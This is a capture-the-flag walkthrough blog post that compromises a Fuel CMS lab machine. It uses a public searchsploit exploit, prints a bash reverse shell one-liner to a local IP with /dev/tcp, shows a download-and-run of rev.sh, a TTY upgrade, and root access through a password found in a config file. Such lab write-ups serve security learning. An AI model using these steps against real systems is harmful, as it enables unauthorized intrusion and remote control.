
  • With version of CMS known used searchsploit to identify if any exploit is available for Fuel CMS.
Fuel CMS searchsploit
  • Copied the exploit code to local directory to view code.
Exploit copy

  • Updated the IP address to reflect IP address of the target machine.
IP address update
  • As we will not be using proxy (burp or any other proxy software) comment out the proxy code in the exploit.
Comment out proxy variable
  • Executed the code and got a shell.
Exploit successful

  • Searched for bash
bash
  • Visited the pentest monkey website to get bash reverse shell.
pentestmonkey.net bash reverse shell
  • Copied the above code to a file “rev.sh” and updated to reflect my local IP and port so we may get the reverse shell.

bash -i >& /dev/tcp/10.9.7.63/4444 0>&1

  • Started netcat listener on port 4444.
netcat listener
  • Started a webserver to host “rev.sh” and access it from target machine.
Hosting server
  • Downloaded the file on target machine
Downloaded rev.sh to target machine
  • Changed permissions of the file “rev.sh” so we may execute it on target machine.
Changed permission of rev.sh

  • Ran “rev.sh” file to get shell from target machine.
Executed rev.sh
  • Got shell on local machine.
Shell access

  • Browsed to “/home/www-data” directory and got “User.txt” file.
Flag 1

#2 Root.txt

  • Entered “sudo -l” command but it did not work as we did not have a terminal shell.
Non-terminal shell

  • To get a terminal shell, entered the following command to get a terminal shell:

python -c “import pty;pty.spawn(‘/bin/bash’)”

  • Background the session using CTRL^Z
  • Then entered the following command:

stty raw -echo

  • Brought the bacgrounded session to foreground by following command

fg 1

Terminal shell
  • Then entered “sudo -l” but password prompt was shown. As we don’t have the password so we did not pursue this further.
sudo -l

  • During initial reconnaissance we noticed some instructions related to Database configuration on the webpage.
DB config file

  • Browsed to the configuration file to see if we can find some userame:password.
DB configuration
  • Upon reviewing the configuration file found the root password in this configuration file.
Root password

  • After getting the root password used su root command and entered the newly discovered password to get root access.
Root access
  • Browsed to “/root” directory to get root flag by reading contents of file “root.txt”.
Flag 2

I hope this helped. Thanks.

Design a site like this with WordPress.com
Get started